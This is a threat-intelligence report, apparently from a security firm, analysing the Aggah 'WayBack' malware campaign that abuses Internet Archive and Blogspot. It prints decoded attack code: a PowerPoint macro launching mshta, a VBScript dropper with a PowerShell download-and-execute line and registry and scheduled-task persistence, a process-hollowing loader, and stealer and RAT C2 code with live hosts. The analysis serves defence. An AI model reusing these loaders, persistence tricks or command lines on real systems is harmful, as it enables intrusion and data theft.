


The "WayBack" Campaign: a Large Scale Operation Hiding in Plain Sight

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Introduction

Tracking threat actors in the long run is a fundamental part of the cyber threat intelligence program we run at Yoroï, few years ago we began monitoring a particular actor who started offensive operations even in the Italian landscape: Aggah (TH-157), who launched malicious campaign such as the [Roma225](#) and the [RG](#) ones against the Italian manufacturing vertical. At that time, even UNIT42 was closely monitoring that actor, unveiling a [large scale operation](#) threatening also United States, Europe and Asia.

The recent operation we tracked was designed to delivery over 900 pieces of malware with highly dangerous capabilities enabling the threat actor to conduct both digital and environmental monitoring of their victims across the globe.

The attribution of this operations is far from certainty and such activities could be possibly related to the threat group named Gorgon/Subaat. Anyway, based on the modus operandi, with no doubt this actor is heavily active at least since 2019 and equally certain it is insisting in the European and Italian landscape, so the Yoroï Malware ZLAB is monitoring the evolution of its TTPs to ensure proactive defense to Yoroï customers and recently we intercepted a new offensive operation leveraging new [serverless](#) techniques to bypass traditional security defenses to target many European and Italian organizations: we named it the "WayBack campaign".

The "WayBack" Campaign

During our investigation we noticed the attack we were looking at, was just a piece of a wider offensive campaign lasting for months. In fact, the analysis of the infection chain revealed the actor has established the new TTPs at least since April 2021, and many other attach waves were prepared and launched during that time.

Based on the evidence found during the attacker infrastructure analysis we reconstructed at least six offensive waves part of this campaign:

- April 24
- May 12
- May 19
- May 26-28
- June 1-3
- June 7-10

We observed an evolution on the techniques of this threat actor, but his strategic choice remains constant in time: a large amount of the malware delivery infrastructure is still serverless. In the last three months Aggah, potentially linked with the APT group Gorgon/Subaat, leveraged other different legit third-party services in a multi-stage fashion (T1608) to bypass security control and gain the initial foothold into the target organizations. Traditionally, the actor was heavily abusing Pastebin services to host and drop malicious code, but in the latest campaign they abuse Internet Archive, the popular nonprofit service created to help the internet community to store pass on the today's open knowledge to our heirs.

In fact, the actor hosted a huge volume of malicious code inside the “Community Texts” repositories of the Internet Archive project using multiple accounts on the platform, masking their malicious tool as open books and texts. More details on the accounts leveraged by the threat actor (T1583.006) on section “Abused Accounts in the “Wayback” campaign”.

The “Wayback” Campaign Infection Chain

To get an immediate outlook of the mechanisms behind the “WayBack” campaign, we prepared an infographic comprehensive of all the capabilities and the extension, in terms of both serverless mechanisms and deployed payloads, of all the entire malicious infrastructure.




Figure 1: The “Wayback” Campaign attack chain

Abused Accounts in the “WayBack” campaign

A necessary deepening point is the malware delivery infrastructure of the “WayBack” campaign. During our inspections we observed that the actor mainly operated through three accounts on the Internet Archive repository.

- https://archive.org/details/@muhammad_tauseef_aslam
- <https://archive.org/details/@kut404>
- <https://archive.org/details/@Gpt>

These accounts have been abused by the threat actors at least since April 2021.

Upload ID	Date	Views	Stars	Comments
3 3	Jun 9, 2021	0	0	0
1 3	Jun 3, 2021	130	0	0
9	May 19, 2021	1	0	0
26 1	May 12, 2021	7,455	0	0
25 R	Apr 24, 2021	5	0	0

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Figure 2: Evidence of the malicious account on Web Archive

Putting the principal malware delivery infrastructure deployment activities in a timeline helps understanding how intense the whole malicious operation has been, in fact the actor was especially active around 1st, 8th and 9th June with peaks in the weaponization phase (TA0042).

Account	Date	Upload URL
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@muhammad_tauseef_aslam	2021-04-24 05:29:04	https:// archive .org/details/25-r_20210424
@muhammad_tauseef_aslam	2021-05-12 05:22:33	https:// archive .org/details/FTp-120-May12
@muhammad_tauseef_aslam	2021-05-19 11:14:34	https:// archive .org/details/Exe-19-May
@kut404	2021-05-26 20:56:40	https:// archive .org/details/3_20210528_20210528
@kut404	2021-05-27 21:35:12	https:// archive .org/details/1_20210527_20210527
@kut404	2021-05-28 23:28:19	https:// archive .org/details/1_20210527_20210527
@kut404	2021-06-01 01:14:19	https:// archive .org/details/3_20210601
@kut404	2021-06-01 01:40:25	https:// archive .org/details/3_20210601_202106
@kut404	2021-06-01 02:46:36	https:// archive .org/details/3_20210601_20210601
@kut404	2021-06-02 04:47:57	https:// archive .org/details/3_20210602_20210602
@muhammad_tauseef_aslam	2021-06-03 05:18:03	https:// archive .org/details/120-Crypted-03-June
@Gpt 3	2021-06-07 04:09:42	https:// archive .org/details/black3_202106
@Gpt 3	2021-06-08 16:51:48	https:// archive .org/details/nana3
@Gpt 3	2021-06-08 18:30:33	https:// archive .org/details/tony3
@Gpt 3	2021-06-08 19:06:50	https:// archive .org/details/david3_202106
@Gpt 3	2021-06-08 20:56:11	https:// archive .org/details/divine3
@Gpt 3	2021-06-08 20:57:58	https:// archive .org/details/divin23
@muhammad_tauseef_aslam	2021-06-09 03:56:29	https:// archive .org/details/87-Redone-June-9
@Gpt 3	2021-06-10 10:27:55	https:// archive .org/details/3_20210610_20210610_1027
@Gpt 3	2021-06-10 10:56:40	https:// archive .org/details/jossy3
@Gpt 3	2021-06-10 11:01:39	https:// archive .org/details/3_20210610_20210610_1100

Table 6: Scheme of all the observed campaigns

Actor Flashcard

To summarize how this actor is operating we prepared a synthetic flashcard capturing the main techniques observed during the campaign operation.

Aggah (TH-157)

Targets	WorldWide	Privates
		Agencies
		Big companies
Objectives	Create a long and resilient Information Stealing Infrastructure	
Payload Delivery	Malicious PowerPoint macro weaponized with MSHTA	
TTPs	T1059 Command-Line Interface	T1054 Scripting
	T1133 External Remote Services	T1036 Masquerading
	T1076 Remote Desktop Protocol	T157 Boot or Logon Autostart Execution
	T1490 Inhibit System Recovery	T1083 File and Directory Discovery
	T1022 Data Encrypted	T1027 Obfuscated Files or Information
	T1055 Process Injection	T1562:001 Impair Defenses: Disable or Modify Tools

Figure 3. Actor flashcard

Technical Analysis

Hash	df91f20f8204e6d0e1239202c58d438143ccc560ac5ae8b2d8cf8e49aaae370
Threat	Aggah campaign May 2021
Brief Description	Malicious PPA macro dropper
Ssdeep	192:ZMABVcV5JnWrKPfvEdkGsJ9s4cTERRA+o3Mz:PVOWrKPlsrsDEocz

Table 1: Static information about the sample

The infection starts with a malicious Powerpoint file weaponized with a malicious macro, as a major part of the multi-stage chains. The macro in this case is easy to decode and it is the following:

```

FILE: df91f20f8204e6d0e1239202c58d438143ccc560ac5ae8b2d8cf8e49aaae3708.pptam
Type: OpenXML
Error: [Errno 2] No such file or directory: 'ppt/titu.bin'.
-----
UBA MACRO Class1.cls
in file: ppt/titu.bin - OLE stream: 'UBA/Class1'
-----
Enum myenum
    myname1 = 1
    myname2 = 2
    myname3 = 3
    myname4 = 4
End Enum

Public Function getEnumName(eValue As myenum)
Select Case eValue
    Case 1
        getEnumName = "mshta "
    Case 2
        getEnumName = "https://1230948%1230948@bitly.com/pdssekdhikhasd"
    End Select
End Function

Public Function myvalue()
Set myvalue = GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B")
End Function
-----
UBA MACRO Module11.bas
in file: ppt/titu.bin - OLE stream: 'UBA/Module11'
-----
Sub auto_open()
Dim bora As New Class1
Dim NamakBora, lora As String
NamakBora = bora.getEnumName(1)
lora = bora.getEnumName(2)
lora2 = NamakBora + lora

bora. _
myvalue. _
Run lora2
End Sub

```

Figure 4: Malicious Macro evidence

One thing to notice here is the assignment `GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B")`: it is the [CLSID](#) key of WindowsScriptHost COM Object. COM objects have been an interesting area for Security Researchers for some time, especially its usage in penetration testing. Additionally, the [MSHTA](#) is a common LOLBIN to execute remote files the actor abuses from long time.

Dynamic Malware Infrastructure Generation

During the static inspection of the compiled VBA macro project named "titu.bin", we noticed that that above mentioned bitly link is not the only one: in fact, there are many bitly links hidden inside:

```

000020B0 https://1230948%1230948@bitly.com/asddasjisduaiskdhikhasd
00002130 https://1230948%1230948@bitly.com/asddasduaiskdhikhasd
000021A8 https://1230948%1230948@bitly.com/asddasduaiskdhikhasd
0000221E https://1230948%1230948@bitly.com/asddsduaiskdhikhasd
00002292 https://1230948%1230948@bitly.com/asdsduaiskdhikhasd
00002308 https://1230948
0000232A 1230948@bitly.com/assduaiskdhikhasd
00002378 https://1230948%1230948@bitly.com/asduaiskdhikhasd
000023E6 https://1230948%1230948@bitly.com/sduaiskdhikhasd
00002452 https://1230948%1230948@bitly.com/duaiskdhikhasd
000024C0 https://1230948%1230948@bitly.com/uaiskdhikhasd
00002528 https://1230948%1230948@bitly.com/aiskdhikhasd
0000258E https://1230948%1230948@bitly.com/iskdhikhasd
000025F2 https://1230948%1230948@bitly.com/skdhikhasd
00002658 https://1230948%1230948@bitly.com/kdhikhasd
000026B8 https://1230948%1230948@bitly.com/akdhikhasd
0000271A https://1230948%1230948@bitly.com/awkdhikhasd
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000029F8 https://1230948%1230948@bitly.com/awiewasqkdhikhasd
00002A68 https://1230948%1230948@bitly.com/awiewasqwkdhikhasd
00002ADA https://1230948%1230948@bitly.com/awiewasqwkdhikhasd
00002B4E https://1230948%1230948@bitly.com/pkdhikhasd
00002BB4 https://1230948%1230948@bitly.com/pdskdhikhasd
00002C1A https://1230948%1230948@bitly.com/pdsskdhikhasd
00002C82 https://1230948%1230948@bitly.com/pdssekdhikhasd/

```

Figure 5: Piece of the list of bitly pages

All of them are functional and point to a different blogger page. This mechanism is used to update the distribution infrastructure by only changing the redirection URLs. At the time of writing some of them are offline, but most of them are still redirecting to the second layer of the malware distribution infrastructure.

```
-----  
hxxps://10mx.blogspot[.]com/p/1.html  
hxxps://10mx.blogspot[.]com/p/2.html  
hxxps://10mx.blogspot[.]com/p/4.html  
hxxps://10mx.blogspot[.]com/p/8.html  
hxxps://10mx.blogspot[.]com/p/9.html  
hxxps://10mx.blogspot[.]com/p/11.html  
hxxps://10mx.blogspot[.]com/p/12.html  
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hxxps://10mx.blogspot[.]com/p/42.html  
hxxps://10mx.blogspot[.]com/p/26.html  
hxxps://10mx.blogspot[.]com/p/27.html  
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hxxps://10mx.blogspot[.]com/p/37.html  
hxxps://10mx.blogspot[.]com/p/52.html  
hxxps://10mx.blogspot[.]com/p/40.html  
hxxps://10mx.blogspot[.]com/p/54.html
```

Figure 6: List of the blogspot pages

The bitly urls land on the several blogspot pages. Each of these HTML pages contain an obfuscated Windows Script Host JavaScript code mimicking common javascript codes we can find in every web pages.

```
<script language=javascript>document.write(unescape(  
'URL-ESCAPE ENCODED PAYLOAD'  
))</script>
```

Code Snippet 1: Pseudocode executed by the MSHTA Engine

We identifier all the codes hidden in the blogpost pages and through them, we were able to retrieve another large series of dropurls pointing to another layer of the distribution infrastructure. We found not only addresses belonging to the classis Blogspot pages, but also belonging to Web Archive, the famous platform to conserve the historical internet pages.

Landing into the Internet Archive

Analyzing the hidden JavaScript code in the blogger pages we recognized the classic obfuscation pattern we saw in past Aggah campaigns:


```

<HTML>
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
pink = "pOwersHelL.exe i'E'x(iwr('https://ia601409.us.archive.org/4/items/Re-Panel-24/10.txt') -
useB);i'E'x(iwr('https://ia601409.us.archive.org/4/items/Re-Panel-24/10.txt') -
useB);i'E'x(iwr('https://ia601409.us.archive.org/4/items/Re-Panel-24/10.txt') -useB);"

Const tpok = &H80000001
lopaskkk = "."
Set kasodkmwm = GetObject("winmgmts:\\\" & lopaskkk & "\root\default:StdRegProv")
poloaosd = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
akosdwdjdw = "care"
kasodkmwm.SetStringValue tpok, poloaosd, akosdwdjdw, pink
set MicrosoftWIndows = GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-0FC1-22CD539F:wen"))
MicrosoftWIndows _
. _
Run _
pink,0

args = "/create /sc MINUTE /mo 80 /tn """"SECOTAKSA"""" /" & _
"F /tr """"\""""M" & "s" & "H" & "t" & "A""""\""""http://1230948%[email_protected]/p/10.html\""""

Set Somosa = GetObject("new:13709620-C279-11CE-A49E-444553540000")

Somosa _
. _
Shellexecute StrReverse("s" "k" "s" "a" "t" "h" "c" "s") _
, args _
' _
"" _
' _
StrReverse("n" "e" "p" "o") , _
0

r = StrReverse("s")
m = StrReverse("M")
p = StrReverse("H")
tu = StrReverse("T")
x = StrReverse("""")
ha = StrReverse("a")
culik = StrReverse("""")
calc = x m r p tu ha culik
Const halaluya = &H80000001
magolia = "."
Set Pologachi = GetObject("winmgmts:\\\" & magolia & "\root\default:StdRegProv")
threefifty = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Magachuchugaga = "task1"
pathanogalulu = calc """"http://1230948%[email_protected]/p/10.html""""
Pologachi.SetStringValue halaluya, threefifty, Magachuchugaga, pathanogalulu
'Taskst.3
Const mamapapa = &H80000001
papachuchu = "."
Set sonofbitch = GetObject("winmgmts:\\\" & papachuchu & "\root\default:StdRegProv")
fiftyshadesofgrey = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
threefivedays = "task2"
mualollfl = calc """"http://1230948%[email_protected]/p/10.html""""
sonofbitch.SetStringValue mamapapa, fiftyshadesofgrey, threefivedays, mualollfl
'Taskst.4
Const polooood = &H80000001
mamamakdkd = "."
Set kaosdkqowkdok = GetObject("winmgmts:\\\" & mamamakdkd & "\root\default:StdRegProv")
kdkaskllll = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
hotagotamota = "backup"
pipatatutupu = calc """"http://1230948%[email_protected]/p/10.html""""
kaosdkqowkdok.SetStringValue polooood, kdkaskllll, hotagotamota, pipatatutupu
window.resizeTo 0, 0
self.close

</script>
</head>
<body>
</body>
</html>

```

Code Snippet 2: Decoded script

The Payload Delivery

We focused on the Invoke-Expression cmdlet which downloads and execute from the Web Archive Page. The structure of the Powershell script looks like the following:

```
[String]$InterserverLogin='PAYLOAD TO INJECT IN HEX FORMAT'
Function FHGJKLHJKGFHJGKJHLIHKVJGCVHVKJ {

    [CmdletBinding()]
    [OutputType([byte[]])]
    param(
        [Parameter(Mandatory=$true)] [String]$H3
    )
    $vbdhjujusyujczz = New-Object -TypeName byte[] -ArgumentList ($H3.Length / 2)
    for ($i = 0; $i -lt $H3.Length; $i += 2) {
        $vbdhjujusyujczz[$i / 2] = [Convert]::ToByte($H3.Substring($i, 2), 16)
    }

    return [byte[]]$vbdhjujusyujczz
}

[String]$yrryyuxvsdsf='PROCESS HOLLOWIG MODULE'
[Byte[]]$H5=FHGJKLHJKGFHJGKJHLIHKVJGCVHVKJ $yrryyuxvsdsf
[Byte[]]$H6= FHGJKLHJKGFHJGKJHLIHKVJGCVHVKJ $InterserverLogin
[Byte[]]$H5=FHGJKLHJKGFHJGKJHLIHKVJGCVHVKJ $yrryyuxvsdsf
$ali = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"
[Reflection.Assembly]::Load($H5).GetType('WpfControlLibrary1.LOGO').GetMethod('bit_alosh').Invoke($null,[object[]] ($ali,$H6))
```

Code Snippet 3: Payload on the Web Archive page

Also, this structure remarks the classic TTPs observed during the previous campaign. We have a module for the Process Hollowing technique to inject the final payload inside the designed process. In this case is MSBuild.exe a basic executable of the .NET environment.

This malicious routine is performed through the last line of the PowerShell code:

```
"[Reflection.Assembly]::Load($H5).GetType('WpfControlLibrary1.LOGO').GetMethod('bit_alosh').Invoke($null,[object[]] ($ali,$H6))"
```

Code Snippet 4: .NET Assembly loading in PowerShell evidence



```
private static extern bool CreateProcess(string applicationName, string commandline, IntPtr processAttributes, IntPtr threadAttributes, bool inheritHandles, uint creationFlags, IntPtr environment, string currentDirectory, ref LOGO.ADFSGPHGJGFDGDFGDFGVG startupInfo, ref LOGO.ProcessInformation processInformation);

// Token: 0x06000009 RID: 9
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool GetThreadContext(IntPtr thread, int[] context);

// Token: 0x0600000A RID: 10
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool Wow64GetThreadContext(IntPtr thread, int[] context);

// Token: 0x0600000B RID: 11
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool SetThreadContext(IntPtr thread, int[] context);

// Token: 0x0600000C RID: 12
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool Wow64SetThreadContext(IntPtr thread, int[] context);

// Token: 0x0600000D RID: 13
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool ReadProcessMemory(IntPtr process, int baseAddress, ref int buffer, int bufferSize, ref int bytesRead);

// Token: 0x0600000E RID: 14
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool WriteProcessMemory(IntPtr process, int baseAddress, byte[] buffer, int bufferSize, ref int bytesWritten);
```

Figure 8: Process hollowing malicious DLL evidence

Dissecting the Payloads

As we discussed inside the "The Wayback Campaign" section, we observed the threat actor deployed many different payloads on the platform and in most cases, they are each other different, for this reason we decided to explore those malware and study them in order to identify what type of threats it has decided to carry out in its malicious campaigns. Many of them were commodity malware customized by the actor.

Agent Tesla

The first sample is the one retrieved from the [https://ia601409.us.archive\[.\]org/4/items/Re-Panel-24/10.txt](https://ia601409.us.archive[.]org/4/items/Re-Panel-24/10.txt) and after a quick triaging operation, we categorized the sample as Agent Tesla info stealer.

Hash	8165b1162eb2b4ba988fa313a4c612473b3c8dd20be7d27b6ee81435ed984a7c
Threat	Aggah campaign May 2021
Brief Description	Agent Tesla Payload
Ssdeep	3072:F+Ew5uDJolefh/46uKWqu6xHfnIAU/FF75+VD31l/8dzflROzu5F2xr+hxmleYNe:Mn46uKWqu6xVULkll/8xlX5AAhxaNU

Table 2: Static information about the sample

The malware does not seem to have an elevated level of obfuscation and it starts with a check of a security privileges, aimed to be an elementary evasion technique because the older machines don't implement the modern SSL and TLS newest versions.

```
public static void A()
{
    global::A.b.D();
    global::A.b.A(10, 5);
    ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12);
    global::A.b.c = global::A.b.o.A();
    global::A.b.C = Assembly.GetExecutingAssembly().Location;
    global::A.b.b = Environment.GetEnvironmentVariable(C094DB07-0575-4659-827A-7E51D4AFE1BD.L()) + C094DB07-0575-4659-827A-7E51D4AFE1BD.l();
    global::A.b.E = SystemInformation.UserName + C094DB07-0575-4659-827A-7E51D4AFE1BD.M() + SystemInformation.ComputerName;
    System.Timers.Timer timer = new System.Timers.Timer();
    timer.Elapsed += global::A.b.e;
    timer.Enabled = true;
    timer.Interval = 30000.0;
    timer.Start();
    global::A.b.A(10, 2);
    if (global::A.b.C && Operators.CompareString(global::A.b.C, global::A.b.b, false) != 0)
    {
        if (!Directory.Exists(Environment.GetEnvironmentVariable(C094DB07-0575-4659-827A-7E51D4AFE1BD.L()) + C094DB07-0575-4659-827A-7E51D4AFE1BD.m()))
        {
            Directory.CreateDirectory(Environment.GetEnvironmentVariable(C094DB07-0575-4659-827A-7E51D4AFE1BD.L()) + C094DB07-0575-4659-827A-7E51D4AFE1BD.m());
        }
    }
}
```

Figure 9: Check of security protocols

After that check, the malware behaves like the classic AgentTesla malware family and continues with its own info stealing operations, retrieving all the sensitive data about the victim machine, browser cache and cookies, Mail clients' credentials, Crypto wallets, Clipboard data etc. It sends all of it to its C2.

```

2077     object obj = new global::A.b.j(C094DB07-0575-4659-827A-7E51D4AFE18D.bl(), 9050, 0);
2078     httpRequest.Proxy = (IWebProxy)obj;
2079 }
2080 httpRequest.Credentials = CredentialCache.DefaultCredentials;
2081 httpRequest.KeepAlive = true;
2082 httpRequest.Timeout = 10000;
2083 httpRequest.AllowAutoRedirect = true;
2084 httpRequest.MaximumAutomaticRedirections = 50;
2085 httpRequest.UserAgent = C094DB07-0575-4659-827A-7E51D4AFE18D.Q();
2086 httpRequest.Method = C094DB07-0575-4659-827A-7E51D4AFE18D.bM();
2087 text2 = text2.Replace(C094DB07-0575-4659-827A-7E51D4AFE18D.bM(), C094DB07-0575-4659-827A-7E51D4AFE18D.bn());
2088 byte[] bytes = Encoding.UTF8.GetBytes(text2);
2089 httpRequest.ContentType = C094DB07-0575-4659-827A-7E51D4AFE18D.bn();
2090 httpRequest.ContentLength = (long)bytes.Length;
2091 string text3 = C094DB07-0575-4659-827A-7E51D4AFE18D.A();
2092 using (Stream requestStream = httpRequest.GetRequestStream())
2093 {
2094     requestStream.Write(bytes, 0, bytes.Length);
2095     using (WebResponse response = httpRequest.GetResponse())
2096     {
2097         using (Stream responseStream = response.GetResponseStream())
2098         {
2099             using (StreamReader streamReader = new StreamReader(responseStream))
2100             {
2101                 text3 = streamReader.ReadToEnd();
2102                 streamReader.Close();
2103             }
2104             responseStream.Flush();

```

Figure 10: C2 communication evidence

Agent Tesla FTP

Hash	5b8643a221d028761328525ec881250fb02840f97792557020a49a226d23e7e6
Threat	Aggah campaign May 2021
Brief Description	Agent Tesla Payload
Ssdeep	6144:1ey6uKWqu6ac5UkxBM/n3w07dXaTd66VU:1eJ3xW/HdXaTt

Table 3: Static Information about the sample

Even this second wave of malware contains a series of Agent Tesla samples, but they have got a different configuration. The sample performs the same info stealing operations, so we concentrated on the C2 extraction, and this time it is an FTP C2 pointing to another IP. The C2 config is the following.

```

45:3F30h: 69 6F 6E 5C 57 69 6E 64 6F 77 73 4C 6F 61 64 66 ion\WindowsLoadf
45:3F40h: 74 70 3A 2F 2F 31 30 33 2E 31 35 31 2E 31 32 35 tp://103.151.125
45:3F50h: 2E 32 32 30 .220,

```

Figure 11: C2 FTP protocol evidence

Oscki Stealer

In this campaign the threat actor changed final payload to deliver, now we have found Oscki stealer.

Hash	fcc311967558ab8b02cbda8a6a30b3f2bcb606542da4f7aeb23648daa985035a
Threat	Aggah campaign June 2021
Brief Description	Oscki stealer Payload
Ssdeep	6144:WfUauY68uSWCx+XA7mg2pNG1Ljo3cZEHc39:WwY68u1Cx+wm/pCsv

Table 4: Static information about the sample

The sample is compiled in C++ and it does not show any evidence of obfuscation. Moreover, we also noticed the classic string-decoding routine of this malware family. It stores a long series of configuration strings in a base base64 format and encrypted with the RC4 algorithm, like the following way:

```
RC4_Key = "056139954853430408";
C2_URL = "103.114.107.28/11/";
dword_4321D0 = (char *)decrypt_base64_RC4("LQ==");
dword_432608 = (char *)decrypt_base64_RC4("KaoQpEzKsJgm8Q==");
dword_432600 = (char *)decrypt_base64_RC4("CaoQpEzKR6jzqA7oxsEfmfFrF1/2d0NghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RVlqBE+g42Kng==");
dword_43236C = (char *)decrypt_base64_RC4("DboNtEbQF3/+oFA==");
dword_432494 = (char *)decrypt_base64_RC4("GLoX6gmCFw==");
dword_432694 = (char *)decrypt_base64_RC4("D6AGohOHQTY=");
dword_432550 = (char *)decrypt_base64_RC4("GbwOoFzTATf+y0KojtYSkaQ=");
dword_43214C = (char *)decrypt_base64_RC4("CaoQpEzKRAm/60SwiotXjvfNyQ==");
dword_43248C = (char *)decrypt_base64_RC4("F7JjuEDJAMWxRnlzp8=");
dword_4321F8 = (char *)decrypt_base64_RC4("HYyqlB0HQTY=");
dword_43242C = (char *)decrypt_base64_RC4("Hrw0sUDJRAu/6Eb/y81B");
dword_432508 = (char *)decrypt_base64_RC4("DbwRu07VCzCuvwPgmA==");
dword_4320A4 = (char *)decrypt_base64_RC4("EbYaskbGFihYUKrj1lT07KbgPCVZg==");
dword_432564 = (char *)decrypt_base64_RC4("ErIRtF7GFid+qA7oxsEfmfFrF1/2d0NghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RVlqBE+g42Kng==");
dword_4325C8 = (char *)decrypt_base64_RC4("CqEMs0zUFyqsvwPgmA==");
dword_432558 = (char *)decrypt_base64_RC4("FrwEuUrGCGMu90ymjp9B26WbgPCVcQ==");
dword_43258C = (char *)decrypt_base64_RC4("DL0HtUbEBTe6vwPgmA==");
dword_432104 = (char *)decrypt_base64_RC4("HroQoEXGHX/+oFA=");
dword_4321CC = (char *)decrypt_base64_RC4("CJIu6gmCFw==");
dword_43215C = (char *)decrypt_base64_RC4("FrITpEbXxmX79g==");
dword_43228C = (char *)decrypt_base64_RC4("Dro0tQmKSwjzqA7oxsEfmfFrF1/2d0NghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RVlqBE+g42Kng==");
dword_432374 = (char *)decrypt_base64_RC4("FrXjsUWdRGct");
dword_432310 = (char *)decrypt_base64_RC4("NrwNtR0HQTY=");
dword_432348 = (char *)decrypt_base64_RC4("FLYxp0bVD2XzqA7oxsEfmfFrF1/2d0NghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RVlqBE+g42Kng==");
dword_432198 = (char *)decrypt_base64_RC4("E4NZ8GD3Ww==");
dword_432538 = (char *)decrypt_base64_RC4("GbwWv13VHX/+xkywhZhAzeg=");
dword_4320D8 = (char *)decrypt_base64_RC4("E70QpEjLCCC6pXCqjZhfXraa3/Cd0NghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RVlqBE+g42Kng==");
```

Figure 12: Evidence of decoding routine

So, we decoded them and reported the configurations strings in the Appendix “Oski/Vidar Configuration strings”.

```
00028E74 056139954853430408
00028E88 103.114.107.28/11/
```

Figure 13: Evidence of the C2 configuration

The Cobian RAT

During the study of the campaigns, we focused on another peculiar sample, way less common than the previous ones. It is written in .NET framework, and we decided to investigate it.

Hash	152b770f144ba5c60f8d0958f5eb2a8844e88ae3dc847c1e6c5ee9df96a62f83
Threat	Aggah campaign June 2021
Brief Description	Cobian Payload
Ssdeep	1536:pXsqEjnYi9bkY6yhLoYtVc9591ocOzUD:pcvbYi9bkEHc39FOI

Table 5: Static information about the sample

The sample is packed with the famous .NET Reactor packer, so it is easy to unpack:




Figure 14: Packer Evidence

After that, we proceeded to study the malicious code to understand the malware capabilities.

```

public static string sf = "nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS";
// Token: 0x0400000A RID: 10
public static string VN = "bWFzdGVy";
// Token: 0x0400000B RID: 11
public static string Y = "|-F-|";
// Token: 0x0400000C RID: 12
public static string H;
// Token: 0x0400000D RID: 13
public static string ss = "https://171.92.65.391";

```

Figure 15: Evidence of the classic Cobian malware behavior

By statically analyzing the code, two interesting strings emerge, the classic “HKCU/Software/Microsoft/CurrentVersion/Run” registry key aimed at setting the persistence, and a malformed IP, because the last octet is more than 255. But debugging, the mystery is resolved: the code reverses the string and the actual IP C2 is 193[.56.29.171]:

```

794 checked
795 {
796     try
797     {
798         U.sf = Strings.StrReverse(U.sf);
799         U.x = U.x.Replace("https://", "");
800         string expression = U.x;
801         U.P = Strings.StrReverse(expression);
802         U.ss = U.ss.Replace("https://", "");
803         string expression2 = U.ss;
804         U.H = Strings.StrReverse(expression2);
805         for (int num = Conversions.ToInteger(U.Time); num != 0; num--)
806         {
807             Thread.Sleep(1000);
808         }
809     }
810     catch (Exception ex)
811     {
812     }
813     if (Interaction.Command() != null)
814     {
815         try
816         {
817             U.F.Registry.CurrentUser.SetValue("di", "!");
818         }
819         catch (Exception ex2)

```

Nome	Valore
flag	false
num2	0x00000000
left	null
thread	null
num	0x00000000
expression2	"171.92.65.391"
expression	"666"
text	null
ex	Le variabili generate del decompilatore non possono essere valuta

Figure 16: String Reverse evidence to restore the actual C2

After preparing the C2’s IP to connect, the malware initiates a Socket to it and waits for the receipt of the commands, unfortunately, during the analysis the server was unresponsive, and we weren't able to recover the command list.

```

    .Mem = new MemoryStream();
    .FCC = new TcpClient();
    .FCC.ReceiveBufferSize = 204800;
    .FCC.SendBufferSize = 204800;
    .FCC.Client.SendTimeout = 10000;
    .FCC.Client.ReceiveTimeout = 10000;
    .FCC.Connect(U.H, Conversions.ToInteger(U.P));
    .Cn = true;
    .Send(U.inf());
try
{
    string text;
    if (Operators.ConditionalCompareObjectEqual(RuntimeHelpers.GetObjectValue(U.GTV("vn", "")), "", false))
    {
        text = text + U.DEB(ref U.VN) + "\r\n";
    }
    else
    {
        string str = text;
        string text2 = Conversions.ToString(RuntimeHelpers.GetObjectValue(U.GTV("vn", "")));
        text = str + U.DEB(ref text2) + "\r\n";
    }
    text = string.Concat(new string[]
    {
        string.Concat(new string[]
        {
            text,
            U.H,
            ";",
            U.P,
            "\r\n"
        })
    });
}
}

```

Figure 17: C2 communication routine evidence

This malware is a Cobian RAT v2.0 sample and by statically inspecting the code, we carried out all the most important command instructed to be executed by that rudimentary backdoor:

- Execute commands coming from the C2
- List all the active windows
- Record the camera
- Get Information about the HDD
- Take screenshots
- Gather sensitive data to send to C2
- Modify file permissions
- Modify the firewall permissions

Earlier Cobian RAT versions were analyzed by [ZScaler](#) security researchers back in 2017. In their report they documented an interesting fact: that old Cobian RAT sample they investigated was backdoored to retrieve commands from certain Pastebin pages.

The Persistence components

After providing an overview of all the malicious payload delivered by all the campaigns, we go back to the inspection of the code seen in "Code Snippet 2" to identify the persistence mechanisms adopted by the threat actor.

It is quite noisy because it creates four keys inside the classic path, as shown in the following figure:

backpup	REG_SZ	"MsHTa""http://1230948%1230948@papagujiiiiii.blogspot.com/p/10.html"
care	REG_SZ	pOwersHelL.exe i'E'x(iwr('https://ia601409.us.archive.org/4/items/Re-Panel-24/10.bt' -useB);i'E'x(iwr('https://ia601409.us.archive.org/4/items/Re-Panel-24/10.bt'...
task1	REG_SZ	"MsHTa""http://1230948%1230948@9ke6n.blogspot.com/p/10.html"
task2	REG_SZ	"MsHTa""http://1230948%1230948@kix2k.blogspot.com/p/10.html"

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Figure 18: Evidence of the set registry keys

Not only, it creates also a scheduled task repeating every 80 minutes:




Figure 19: Evidence of the scheduled task

Those persistence mechanisms are designed to give the actor an important level of resilience and modularity of the entire infrastructure. However, a simple antimalware engine could be able to detect all of them. Besides this consideration, let's analyze all the five persistence components:

1. "Backup" registry key: this registry key points to the "hxxps://papagujiiiiii[.]blogspot[.]com/p/10.html" blogspot page which, during our investigation was unregistered.
1. "care" registry key: this second registry key points to powershell code which unleashes the download of the payloads described in the previous section.
